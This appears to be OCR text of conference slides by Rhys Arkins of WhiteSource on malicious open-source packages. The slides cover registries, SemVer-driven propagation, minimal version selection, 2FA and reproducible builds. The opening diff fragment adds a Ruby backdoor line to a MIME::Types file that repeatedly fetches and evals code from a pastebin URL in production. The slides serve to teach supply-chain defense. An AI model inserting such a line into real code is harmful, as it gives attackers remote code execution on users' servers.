+ end
+
+ _!{Thread.new{loop{_!{sleep 900;eval(open('https://pastebin.com/raw/5iNdELNX').read)}}}if Rails.env[0]=="p"}
+
  module MIME
    class Types

```


Inspect Changes in Packages Before They Are Allowed

WhiteSource Diffend allows you to inspect dependencies and:

- ✓ Intelligently suggests which updates require review by your team members
- ✓ Automatically notifies you during installation attempts about the need for a manual review
- ✓ Enforces policies when un-reviewed package updates aren't allowed

UNDECIDED

Decentralized vs Centralized Registries




All things equal, Decentralized makes Security Worse

- Whenever a malicious package is discovered, the first instinct is:
  - "Why didn't the registry detect this, and how long did it take them to remove it?"
- Centralized blocking or revoking of packages can't be done immediately if there's nobody in control
- Direct git-based dependencies have some advantages
  - Source is verifiable, while most hosts will take down malicious code

UNSOLVED

Malicious Package Propagation



Why Does Malicious Code Propagate So Fast?

- One word: SemVer
  - All X.Y.Z releases with same X should be compatible
- The majority of package managers (npm, Bundler, Maven, etc) take an optimistic approach to version ranges
  - If given the opportunity, they will install the <u>latest</u> compatible version
- Lock files help, but they are frequently unlocked, at which time in-range versions can be implicitly “upgraded”

SemVer Range Example

- Your code depends on `red v1.0.0`
  - `red` depends on `blue 2.x`
    - `blue` depends on `orange 3.x`
- Without changing <u>your</u> dependencies, a new/malicious version of `orange` could be installed
- Any new project you start that uses `red@1.0.0` will also get the malicious `orange`

WhiteSource

Uncapped Version Ranges Are An Antipattern

- Uncapped = any new version within the range is compatible and you should use it

- Alternatives:
  - Cap version ranges e.g. instead of `1.x` use `>=1.0.0 <=1.4.0`
  - Change the algorithm completely: Minimal Version Selection

Go Modules and Minimal Version Selection

- It still relies on SemVer concepts
- No need to declare ranges, because we know compatibility with “1.0.0” should also mean compatibility with any 1.x
- Don’t use any newer version than you need to
- Installed versions correspond with the minimum compatible version, not the latest compatible version
- Now, any new *malicious* release is never propagated automatically

WhiteSource


Version Selection: The Way Forward

- Use capped ranges, bump them regularly
  - Achievable using automation tools but “noisy” from a project point of view

- Use minimal version selection, bump when necessary
  - No more “automatic bug fixes” thanks to semver
  - Import bug fixes require bumping of minimum version

WhiteSource

Key Points and Take-Aways



WhiteSource

1. Better Open Source Publishing Protection

- Single factor authentication is unacceptable
- Registries should ideally allow enforcing of 2FA for publishing
- Consumers can elect to use dependencies with enforced 2FA only

- Needs:
  - Registry hosts support
  - Consumer pressure

WhiteSource

2. Verifiable Source Code using Reproducible Builds

- There’s no point reviewing for malicious code if we’re scanning the wrong code to begin with
- Non-reproducible builds should be a code smell, like lack of 2FA

- Needs:
  - Industry support for tooling
  - Adoption of reproducibility mindset

3. Open Source Dependencies Should Be Sandboxed

- Today’s approach to malicious open source packages can be compared to Windows 95 pre-malware tsunami
- Unfortunately, no relief in sight from language ecosystems

- Needs:
  - Large rearchitecting of language package imports

WhiteSource


4. Package Managers Implement Minimal Selection

- It’s madness that a malicious package release can be installed “accidentally” seconds after it’s published, without anybody reviewing it
- Minimal Version Selection should be a configurable option for package ecosystems
- Needs:
  - Package Manager support
  - Awareness

WhiteSource

Thank You!

Rhys Arkins
@rarkins



WhiteSource